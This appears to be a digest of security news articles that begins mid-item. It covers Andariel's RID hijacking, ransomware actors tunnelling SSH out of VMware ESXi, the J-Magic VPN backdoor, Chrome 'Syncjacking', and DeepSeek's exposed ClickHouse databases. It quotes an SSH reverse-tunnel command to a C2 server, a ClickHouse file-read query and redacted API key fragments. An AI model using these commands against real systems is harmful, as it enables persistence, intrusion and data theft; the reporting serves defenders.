Behavior	1. Create Account and Add to Group (remote desktop users) 2. Retrieve the RID of the created account and the target account 3. Access the F key in the registry of the created account and modify it with the RID value of the target account 4. Extract the registry 5. Delete the created account 6. Add to the registry	1. Create account and add to group (administrator) 2. Access the SAM registry using regini 3. Get the RID of the created account and the target account 4. Delete the created account 5. Create a .reg file and copy the registry value of the existing user 6. Add to registry 7. Activate account
Target Account	Hardcoded to befit the environment of the affected company	Designated as a parameter value

Source: ASEC

Although SYSTEM access allows admin account creation directly, certain restrictions may apply depending on the security settings. Elevating the privileges of regular accounts is far stealthier and harder to detect and stop.

Andariel further attempts to cover its tracks by exporting the modified registry settings, deleting the key and the rogue account, and then re-registering it from a saved backup, allowing reactivation without appearing in system logs.

To mitigate risks for RID hijacking attacks, system admins should use Local Security Authority (LSA) Subsystem Service to check for logon attempts and password changes, as well as prevent unauthorized access and changes to the SAM registry.

It is also advisable to restrict the execution of PsExec, JuicyPotato, and similar tools, disable the Guest account, and protect all existing accounts, even low-privileged, with multi-factor authentication.

It is worth noting that RID hijacking has been known since at least 2018 when security researcher Sebastián Castro presented the attack at DerbyCon 8 as a persistence technique on Windows systems.

Source: https://www.bleepingcomputer.com/news/security/hackers-use-windows-rid-hijacking-to-create-hidden-admin-account/

21. Ransomware gang uses SSH tunnels for stealthy VMware ESXi access

Ransomware actors targeting ESXi bare metal hypervisors are leveraging SSH tunneling to persist on the system while remaining undetected.

VMware ESXi appliances have a critical role in virtualized environments as they can run on a single physical server multiple virtual machines of an organization.

They are largely unmonitored and have been a target for hackers looking to access corporate networks where they can steal data and encrypt files, thus crippling an entire business by rendering all virtual machines inaccessible.

Cybersecurity company Sygnia reports that in many cases the compromise is achieved by exploiting known flaws or using compromised administrator credentials.

SSHing into the hypervisor


ESXi features a built-in SSH service that allows administrators to remotely manage the hypervisor via a shell.

Sygnia says that ransomware actors abuse this feature to establish persistence, move laterally, and deploy ransomware payloads. Since many organizations do not actively monitor ESXi SSH activity, attackers can use it stealthily.

“Once [the hackers are] on the device, setting up the tunneling is a simple task using the native SSH functionality or by deploying other common tooling with similar capabilities,” explains Sygnia.

“For example, by using the SSH binary, a remote port-forwarding to the C2 server can be easily setup by using the following command: ssh –fN -R 127.0.0.1:<SOCKS port> <user>@<C2 IP address>”

“Since ESXi appliances are resilient and rarely shutdown unexpectedly, this tunneling serves as a semi-persistent backdoor within the network.”


Threat Actor
C&C
ESXi
Additional Hosts
2
TA connects to tunnel via C&C
3
Tunneled Connections to Additional Hosts
1
Creation of SSH tunnel

Overview of the attack
Source: Sygnia

Gaps in logging

Sygnia also highlights challenges in monitoring ESXi logs, which lead to significant visibility gaps that ransomware actors know how to take advantage of.

Unlike most systems where logs are consolidated in a single syslog file, ESXi distributes logs across multiple dedicated log files, so finding evidence requires piecing together information from multiple sources.

The security firm suggests that system admins look into these four log files to detect SSH tunneling and ransomware activity:

- **/var/log/shell.log** → Tracks command execution in ESXi Shell

- **/var/log/hostd.log** → Logs administrative activities and user authentication
- **/var/log/auth.log** → Captures login attempts and authentication events
- **/var/log/vobd.log** → Stores system and security event logs

The hostd.log and vodb.log are likely to also contain traces of firewall rules modification, which is essential for allowing persistent SSH access.

It should be noted that ransomware actors often clear logs to erase evidence of SSH access, modify timestamps, or truncate logs to confuse investigators, so finding evidence isn't always straightforward.

Ultimately, it is recommended that organizations centralize ESXi logs via syslog forwarding and integrate logs into a Security Information & Event Management (SIEM) system to detect anomalies.

Source: https://www.bleepingcomputer.com/news/security/ransomware-gang-uses-ssh-tunnels-for-stealthy-vmware-esxi-access/

22. New VPN Backdoor

A newly discovered VPN backdoor uses some interesting tactics to avoid detection:

> When threat actors use backdoor malware to gain access to a network, they want to make sure all their hard work can't be leveraged by competing groups or detected by defenders. One countermeasure is to equip the backdoor with a passive agent that remains dormant until it receives what's known in the business as a "magic packet." On Thursday, researchers revealed that a never-before-seen backdoor that quietly took hold of dozens of enterprise VPNs running Juniper Network's Junos OS has been doing just that.
>
> J-Magic, the tracking name for the backdoor, goes one step further to prevent unauthorized access. After receiving a magic packet hidden in the normal flow of TCP traffic, it relays a challenge to the device that sent it. The challenge comes in the form of a string of text that's encrypted using the public portion of an RSA key. The initiating party must then respond with the corresponding plaintext, proving it has access to the secret key.
>
> The lightweight backdoor is also notable because it resided only in memory, a trait that makes detection harder for defenders. The combination prompted researchers at Lumin Technology's Black Lotus Lab to sit up and take notice.
>
> [...]
>
> The researchers found J-Magic on VirusTotal and determined that it had run inside the networks of 36 organizations. They still don't know how the backdoor got installed.

Slashdot thread.

EDITED TO ADD (2/1): Another article.

Source: https://www.schneier.com/blog/archives/2025/01/new-vpn-backdoor.html

23. New Syncjacking attack hijacks devices using Chrome extensions

Synology, A new attack called 'Browser Syncjacking' demonstrates the possibility of using a seemingly benign Chrome extension to take over a victim's device.

The new attack method, discovered by security researchers at SquareX, involves several steps, including Google profile hijacking, browser hijacking, and, eventually, device takeover.

Despite the multi-stage process, the attack is stealthy, requires minimal permissions, and almost no victim interaction other than to install what appears to be a legitimate Chrome extension.


Syncjacking phases

The attack begins with the creation of a malicious Google Workspace domain where the attacker sets up multiple user profiles with security features such as multi-factor authentication disabled. This Workspace domain will be used in the background to create a managed profile on the victim's device.

A browser extension, made to appear as a useful tool with legitimate functionality, is then published on the Chrome Web Store.

Using social engineering, the attacker tricks the victim into installing the extension, which then quietly logs them into one of the attacker's managed Google Workspace profiles in a hidden browser window running in the background.

The extension then opens a legitimate Google support page. As it has Read and Write privileges to webpages, it injects content into the page, telling the user to enable Chrome sync.




Sync your account settings

Your Chrome browser just updated. To ensure seamless browsing and maximum security, please click on the profile icon on the top right corner and turn on **Sync**. This will guarantee that your Chrome stays up-to-date with:

- Latest security fixes
- New features and improvements
- Access to your browsing data, extensions, and settings across all devices

Victim opting to sync their browsing profile
Source: SquareX

Once synced, all stored data, including passwords and browsing history, becomes accessible to the attacker, who can now use the compromised profile on their own device.



Enrol new Chrome browsers in Test

Token

Copy the following enrolment token to your group policy. Learn more

2359b90a-5e22-4ac[redacted]

Download

APPCONFIG FILE (IPHONES & IPADS) | .REG FILE (WINDOWS) | TEXT FILE (MAC & LINUX)


Revoke and regenerate token

View token history

DONE

Enrolling the victim in a managed Google workspace
Source: SquareX

With the victim's profile under control, the attacker moves to take over the browser, which, in SquareX's demo, is done through a fake Zoom update.


Invitation: Q1 Strategy Discuss
Launch Meeting - Zoom
us06web.zoom.us/j/2817270140?pwd=Byk01leqRmH07fs3Z4FpabKYu3Vt65.1#success
zoom
Support
English
Impor
secure
Trust Center | Acceptable Use Guidelines | Legal & Compliance | Do Not Sell My Personal Information | Cookie Preferences

User Account Control

Do you want to allow this app to make changes to your device?

ZoomInstallerFull.exe

Verified publisher: [redacted]

File origin: Downloaded from the Internet

Show more details

Yes | No

Prompting the victim to install a fake Zoom update
Source: SquareX


In the scenario highlighted by the researchers, a person may receive a Zoom invite, and when they click it and go to the Zoom webpage, the extension will instead inject malicious content stating that the Zoom client needs to be updated.

However, this download is an executable file containing an enrollment token, giving the attackers complete control over the victim's browser.

"Once enrolled, the attacker gains full control over the victim's browser, allowing them to silently access all web apps, install additional malicious extensions, redirect users to phishing sites, monitor/modify file downloads and many more," explains the SquareX researchers.

By leveraging Chrome's Native Messaging API, the attacker can establish a direct communication channel between the malicious extension and the victim's operating system.

This allows them to browse directories, modify files, install malware, execute arbitrary commands, capture keystrokes, extract sensitive data, and even activate the webcam and microphone.



Your Google Drive Files

Name	Type	Last Modified	Size	Actions
Meeting Notes.txt	plain	2025-01-13	138.1 KB	View
Meeting Notes.txt	plain	2025-01-13	138.1 KB	View
Meeting Notes.pdf	pdf	2025-01-12	463.9 KB	View
Meeting Notes	vnd.google-apps.document	2025-01-10	35.7 KB	View
Project Module	Folder	2025-01-06	-	View
Projectplan.zip	zip	2025-01-06	10200.0 KB	View
Customer Success	Folder	2025-01-04	-	View
Support Contacts.xlsx	vnd.openxmlformats-officedocument.spreadsheetml.sheet	2025-01-04	15.7 KB	View
Cloudsync Instructions.txt	plain	2025-01-03	1.9 KB	View
doc1.docx	vnd.openxmlformats-officedocument.wordprocessingml.document	2025-01-03	137.9 KB	View
Uploads	Folder	2024-12-06	-	View
Untitled spreadsheet	vnd.google-apps.spreadsheet	2024-11-05	1.0 KB	View
test	Folder	2024-10-04	-	View
chrome.exe	x-msdownload	2024-09-18	3432.0 KB	View
Untitled document	vnd.google-apps.document	2024-08-26	1.0 KB	View
important.csv	csv	2024-08-26	489.0 KB	View

Accessing the victim's Drive contents
Source: SquareX

SquareX highlights the stealth and potent nature of the attack, underlining how difficult it would be for most users to realize something's off.

"Unlike previous extension attacks that involve elaborate social engineering, adversaries need only minimal permissions and a small social engineering step, with nearly no user interaction required to execute this attack," describes the report.

"Unless the victim is extremely security paranoid and is technically savvy enough to constantly navigate the Chrome settings to look for managed browser labels, there is no real visual indication that a browser has been hijacked."

Chrome extensions are often perceived as isolated risks, but recent events like a wave of hijacks impacting legitimate extensions used by millions proved otherwise.

BleepingComputer contacted Google about the new attack and will update our story if we receive a reply.

Source: https://www.bleepingcomputer.com/news/security/new-syncjacking-attack-hijacks-devices-using-chrome-extensions/

24. DeepSeek AI exposed databases with user chat history, API keys

DeepSeek, the Chinese AI startup known for its DeepSeek-R1 LLM model, has publicly exposed two databases containing sensitive user and operational information.


The unsecured ClickHouse instances reportedly held over a million log entries containing user chat history in plaintext form, API keys, backend details, and operational metadata.

Wiz Research discovered this exposure during a security assessment of DeepSeek's external infrastructure.

The security firm found two publicly accessible database instances at oauth2callback.deepseek.com:9000 and dev.deepseek.com:9000 that allowed arbitrary SQL queries via a web interface without requiring authentication.

The databases contained a 'log_stream' table that stored sensitive internal logs dating from January 6, 2025, containing:

- user queries to DeepSeek's chatbot,
- keys used by backend systems to authenticate API calls,
- internal infrastructure and services information,
- and various operational metadata.




```
td><td class="left">["disable_cache"]</td><td class="left">[1]</td><td class="left">2025-01-06 21:52:59.
000000000</td><td class="left"></td><td class="left">otel-traces</td><td class="left"></td><td
class="left">usage-checker</td><td class="left">{"JaegerTag":{"completion_tokens":745,"cost":"0.000247940",
"disable_cache":true,"finish_reason":"stop","input_len":521,"model":"deepseek-coder","msg":"介绍一下固体火箭助推
器，可以包括其发明或发现、历史发展、历史意义、组成结构、工作原理、作用、未来发展等等。分段写，多写一点。","otel.library.
name":"usage-checker","output_len":1359,"prompt_cache_hit_tokens":0,"prompt_cache_miss_tokens":281,
```

Chat log in plaintext
Source: Wiz

"This level of access posed a critical risk to DeepSeek's own security and for its end-users," comments Wiz.

"Not only an attacker could retrieve sensitive logs and actual plaintext chat messages, but they could also potentially exfiltrate plaintext passwords and local files along propriety information directly from the server using queries like: SELECT * FROM file('filename') depending on their ClickHouse configuration."



Not Secure
dev.deepseek.com:8123/play?user=default#c2VsZWN0ICogZnJvbSBsb2dfc3RyZWFtIGxpbWl0IDEwOw==
Google Lens
Run
(Ctrl/Cmd+Enter)

```
http://dev.deepseek.com:8123          default          password
select * from log_stream limit 10;
```

Elapsed: 0.009 sec, read 20 rows, 76.08 KB.

trace_id	span_name	span_id	parent_span_id	severity_number	severity_text	
c6976e28c387c535ebed76fa28ab4570	usage_checker_batch	0dfae8599b3727c0		0	ok	["_hdx_body",
b1174d9db420b7e14880168788a7d5f2	usage_checker_batch	77d4ef2e145b6892		0	ok	["_hdx_body",
b1174d9db420b7e14880168788a7d5f2	send_completion_request	8c2a2b385ff68a70	77d4ef2e145b6892	0	ok	["_hdx_body",
af420633ea948705537dbaad293e411b	check_api_key_from_header	182820df1c9823c4	48ecbef678b30900	0	ok	["__events","
af420633ea948705537dbaad293e411b	api.chat_completion.request	48ecbef678b30900		0	ok	["__events","
af420633ea948705537dbaad293e411b	api_handler	4f6c0a7b55d98ff9	182820df1c9823c4	0	ok	["__events","
af420633ea948705537dbaad293e411b	generate	e69327c43f0af73c	4f6c0a7b55d98ff9	0	ok	["__events","
af420633ea948705537dbaad293e411b	generate_stream	572d95277b122a81	e69327c43f0af73c	0	ok	["__events","
af420633ea948705537dbaad293e411b	sse_keepalive_task	cecfb9ecf7dd517c	4f6c0a7b55d98ff9	0	ok	["_hdx_body",
af420633ea948705537dbaad293e411b	sse_generation	6bd0543447b1b7f9	4f6c0a7b55d98ff9	0	ok	["__events","

Log Stream Query

Elapsed: 0.01

```
string.values
["check_api_key_from_db_instance","sk-79d[redacted]","deepsuite-api-server/src/middleware/dependency.rs","deepsuite_api_server::middleware::dependency","api-backend","api-backend","internal","tokio-runtime-worker"]
["[{\"fields\":[{\"key\":\"event\",\"type\":\"string\",\"value\":\"Request initiated fro…
["[{\"fields\":[{\"key\":\"event\",\"type\":\"string\",\"value\":\"started processing re…
["concurrency_limit","deepsuite-api-server/src/controller/chat/api.rs","deepsuite_api_se…
["[{\"fields\":[{\"key\":\"event\",\"type\":\"string\",\"value\":\"dispatch result: Serv…
["check_balance_enough","deepsuite-api-server/src/controller/chat/api.rs","deepsuite_api…
["[{\"fields\":[{\"key\":\"event\",\"type\":\"string\",\"value\":\"Memory stats: RSS pre…
["p8s_init","deepsuite-api-server/src/controller/chat/api.rs","deepsuite_api_server::con…
["[{\"fields\":[{\"key\":\"event\",\"type\":\"string\",\"value\":\"Sampling Params: Samp…
["p8s_trace_data_on_set","deepsuite-api-server/src/controller/prometheus.rs","deepsuite_…
["[{\"fields\":[{\"key\":\"event\",\"type\":\"string\",\"value\":\"p8s_trace_data_on_set…
["sse_keepalive_task","deepsuite-api-server/src/controller/chat/api.rs","deepsuite_api_s…
```

```
{"JaegerTag":{"api_key":"sk-79d[redacted],"busy_ns":58927,"code.filepath":"deepsuite-api-server/src/middleware/dep
backend","span.kind":"internal","thread.id":3,"thread.name":"tokio-runtime-worker"},"duration":2042,"logs":[],"operationName":"check_ap
[{"refType":"CHILD_OF","spanID":"b82d1eff859b11e6","traceID":"dc419d7a145f2885472739971384dcdd"}],"spanID":"2ef441850344f75b","startTi
{"JaegerTag":{"busy_ns":1363413,"code.filepath":"deepsuite-api-server/src/middleware/dependency.rs","code.lineno":43,"code.namespace":"
{"JaegerTag":{"busy_ns":2407129,"code.filepath":"deepsuite-api-server/src/server.rs","code.lineno":275,"code.namespace":"deepsuite_api_
{"JaegerTag":{"busy_ns":31101,"code.filepath":"deepsuite-api-server/src/controller/chat/api.rs","code.lineno":211,"code.namespace":"de
{"JaegerTag":{"api_key_tracking_id":"d0f44bd2-533e-455c-b9ae-024833aa7c8d","busy_ns":1493314,"code.filepath":"deepsuite-api-server/src/
{"JaegerTag":{"busy_ns":44208,"code.filepath":"deepsuite-api-server/src/controller/chat/api.rs","code.lineno":245,"code.namespace":"de
{"JaegerTag":{"busy_ns":15113,"code.filepath":"deepsuite-api-server/src/controller/prometheus.rs","code.lineno":263,"code.namespace":"
{"JaegerTag":{"busy_ns":320,"code.filepath":"deepsuite-api-server/src/controller/chat/api.rs","code.lineno":398,"code.namespace":"deeps
{"JaegerTag":{"busy_ns":120701,"code.filepath":"deepsuite-api-server/src/generation/client.rs","code.lineno":57,"code.namespace":"deeps
{"JaegerTag":{"busy_ns":383,"code.filepath":"deepsuite-api-server/src/controller/prometheus.rs","code.lineno":215,"code.namespace":"de
{"JaegerTag":{"busy_ns":15672010,"code.filepath":"deepsuite-api-server/src/generation/client.rs","code.lineno":358,"code.namespace":"de
{"JaegerTag":{"busy_ns":631216,"code.filepath":"deepsuite-api-server/src/controller/chat/api.rs","code.lineno":849,"code.namespace":"de
{"JaegerTag":{"busy_ns":32680379,"code.filepath":"deepsuite-api-server/src/controller/chat/api.rs","code.lineno":788,"code.namespace":"
{"JaegerTag":{"busy_ns":34779875,"code.filepath":"deepsuite-api-server/src/controller/chat/api.rs","code.lineno":882,"code.namespace":"
{"JaegerTag":{"busy_ns":322,"code.filepath":"deepsuite-api-server/src/controller/prometheus.rs","code.lineno":215,"code.namespace":"de
```

DeepSeek API Key Leakage

span_name
check_api_key_from_db_instance
check_api_key_from_header
api.chat_completion.request
concurrency_limit
api_handler
check_balance_enough
p8s_data_init
p8s_init
generate
p8s_trace_data_on_set
generate_stream
sse_keepalive_task
sse_generation
stream_cmpl_api_request
p8s_trace_data_on_set
p8s_trace_data_on_set
sqlite_cold_acquire
sqlite_data_transfer
GET /auth-api/v0/index.html
GET /api/v0/index.html
GET /api/v0/index.html
sqlite_cold_acquire

```
api-backend
api-backend
api-backend
platform-backend
chat-backend
chat-backend
api-backend
api-backend
chat-backend
platform-backend
chat-backend
usage-checker
```

Services & APIs

WIZ Research

Exposed data
Source: Wiz

Wiz says it could execute more intrusive queries but limited its exploration to enumeration to keep its research within certain ethical constraints.

It is unknown if Wiz's researchers were the first to discover this exposure or if malicious actors have already taken advantage of the misconfiguration.

In any case, Wiz informed DeepSeek of the matter, and the company promptly addressed the exposure, so the databases are no longer public.

DeepSeek's security problems

Apart from all the concerns that arise from DeepSeek being a China-based technology company, meaning it has to comply with aggressive data access requests from the country's government, the company does not appear to have established a solid security stance, placing sensitive data at risk.

The exposure of user prompts is a privacy breach that should be very concerning for organizations using the AI model for sensitive business operations.

Additionally, the exposure of backend details and API keys could give attackers a way into DeepSeek's internal networks, privilege escalation, and potentially larger-scale breaches.

Earlier this week, the Chinese platform was targeted by persistent cyberattacks, which it appeared unable to thwart, forcing it to suspend new user registrations for nearly 24 hours.

Source: https://www.bleepingcomputer.com/news/security/deepseek-ai-exposed-databases-with-user-chat-history-api-keys/

